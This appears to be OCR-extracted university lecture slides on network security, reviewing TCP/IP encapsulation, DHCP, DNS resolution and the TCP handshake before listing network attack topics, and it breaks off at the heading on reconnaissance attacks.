Network Security & Attacks – Part I

COMP90073
Security Analytics

Dr. Yi Han, CIS

Semester 2, 2021


Outline

- Review of Fundamentals of Networking Protocols
- Network Attacks

Review of Fundamentals of Networking Protocols

- OSI & TCP/IP Model
- TCP/IP Model Encapsulation
- Network Communication with TCP/IP
- Dynamic Host Configuration Protocol (DHCP)
- Domain Name System (DNS)
- TCP Connection Establishment


OSI & TCP/IP Model



OSI Layer Model	TCP/IP Model	Protocols	Devices
Application	Application	FTP, HTTP, SMTP	Host, servers
Presentation			
Session			
Transport	Transport	TCP, UDP	Stateful firewalls
Network	IP	IP	Router
Data Link	Link	Ethernet, PPP, ATM	Switches
Physical		Ethernet (physical layer), cable, optical	Repeater

Protocols and Devices Mapping to the OSI Layer Model and the TCP/IP Model (source: [1])

TCP/IP Model Encapsulation



Encapsulation (source: [1])

TCP/IP Model Encapsulation

- Example: Host A is trying to request a web page using HTTP
  - Encapsulation process
    - **Step 1.** The HTTP application generates the information, represented as HTTP “data” in this example
    - **Step 2.** On the host, the TCP/IP implementation would detect that HTTP uses TCP at the transport layer and will send the HTTP data to the transport layer for further handling. The protocol at the transport layer, TCP, will create a TCP header, and will send it to the next layer, the Internet layer, for further processing. The TCP header plus the payload forms a TCP segment
    - **Step 3.** The Internet layer receives the TCP information, attaches an IP header, and encapsulates it in an IP packet. The IP header will contain information to handle the packet at the Internet layer

TCP/IP Model Encapsulation

- **Step 4.** The IP packet is then passed to the link layer for further processing. The TCP/IP stack detects that it needs to use Ethernet to transmit the frame to the next device. It will add an Ethernet header and trailer and transmit the frame to the physical network interface card (NIC), which will take care of the physical transmission of the frame


– Decapsulation process

- When the information arrives to the destination, the receiving host will start from the bottom of the TCP/IP stack by receiving an Ethernet frame

- The link layer of the destination host will read and process the header and trailer, and then pass the IP packet to the Internet layer for further processing

- The same process happens at the Internet layer, and the TCP segment is passed to the transport layer, which will again process the TCP header information and pass the HTTP data for final processing to the HTTP application

Network Communication with TCP/IP



Example: Host A is requesting a webpage via HTTP from Server B (Source: [1])

Network Communication with TCP/IP

- **Step 1.** The HTTP application on Host A will create an HTTP Application message that includes an HTTP header and the contents of the request in the payload. This will be encapsulated up to the link layer, and transmitted over the cable to R1


- **Step 2.** The R1 link layer will receive the frame, extract the IP packet, and send it to the IP layer. Because the main function of the router is to forward the IP packet, it will not further decapsulate the packet. It will use the information in the IP header to forward the packet to the best next router, R2. To do that, it will encapsulate the IP packet in a new link layer frame and send the frame on the physical link toward R2

- **Step 3.** R2 will follow the same process that R1 followed in step 2 and will send the IP packet encapsulated in a new Ethernet frame to Host B

Network Communication with TCP/IP

- **Step 4.** Server B's link layer will decapsulate the frame and send it to the Internet layer
- **Step 5.** The Internet layer detects that the packet is destined to Server B itself by looking into the IP header information. It strips the IP header and passes the TCP segment to the transport layer
- **Step 6.** The transport layer uses the port information included in the TCP header to determine to which application to pass the data
- **Step 7.** The application layer, the web service, finally receives the request and may decide to respond. The process will start again, with the web service creating some data and passing it to the HTTP application layer protocol for handling

Dynamic Host Configuration Protocol (DHCP)



Basic DHCP IP Address Assignment Process (Source: [1])

Dynamic Host Configuration Protocol (DHCP)


- **Step 1.** When a host first connects to a LAN, it does not have an IP address. It will send a DHCPDISCOVERY packet to discover the DHCP servers within a LAN. In one LAN there could be more than one DHCP server

- **Step 2.** Each DHCP server responds with DHCPOFFER message

- **Step 3.** The client receives several offers, picks one of them, and responds with a DHCPREQUEST

- **Step 4.** The DHCP server that has been selected responds to the client with a DHCPACK to confirm the leasing of the IP address

Domain Name System (DNS)



DNS Resolution (Source: [1])


Domain Name System (DNS)

- **Step 1.** Host A sends a recursive DNS query for a type A record to resolve www.cisco.com to its own DNS server, DNS A
- **Step 2.** DNS A checks its DNS cache but does not find the information, so it sends an iterative DNS query to the root DNS server, which is authoritative for all of the Internet
- **Step 3.** The root DNS server is not authoritative for that host, so it sends back a referral to the .com DNS server, which is the authoritative server for the .com domain

Domain Name System (DNS)

- **Steps 4 and 5.** The .com DNS server performs a similar process and sends a referral to the cisco.com DNS server
- **Steps 6 and 7.** The cisco.com DNS server is the DNS authoritative server for www.cisco.com, so it can reply to DNS A with the information
- **Step 8.** DNS A receives the information and stores it in its DNS cache for future use

TCP Connection Establishment



TCP Three-way Handshake (Source: [1])

TCP Connection Establishment

- **First packet (SYN):** The client starts the process of establishing a connection with a server by sending a TCP segment that has the SYN bit set to 1, in order to signal to the peer that it wants to synchronize the sequence numbers and establish the connection. The client also sends its initial sequence number, which is a random number chosen by a client

- **Second packet (SYN-ACK):** The server responds with a SYN-ACK packet where it sends its own request for synchronization and its initial sequence number. Within the same packet, the server also sends the acknowledgment number X+1, acknowledging the receipt of a packet with the sequence number X and requesting the next packet with the sequence number X+1

- **Third packet (ACK):** The client responds with a final acknowledgment, requesting the next packet with the sequence number Y+1

Network Attacks

- Reconnaissance Attacks
- Social Engineering
- Privilege Escalation Attacks
- Backdoors & Code Execution
- Man-in-the-Middle Attacks
- DNS Tunnelling

Reconnaissance Attacks

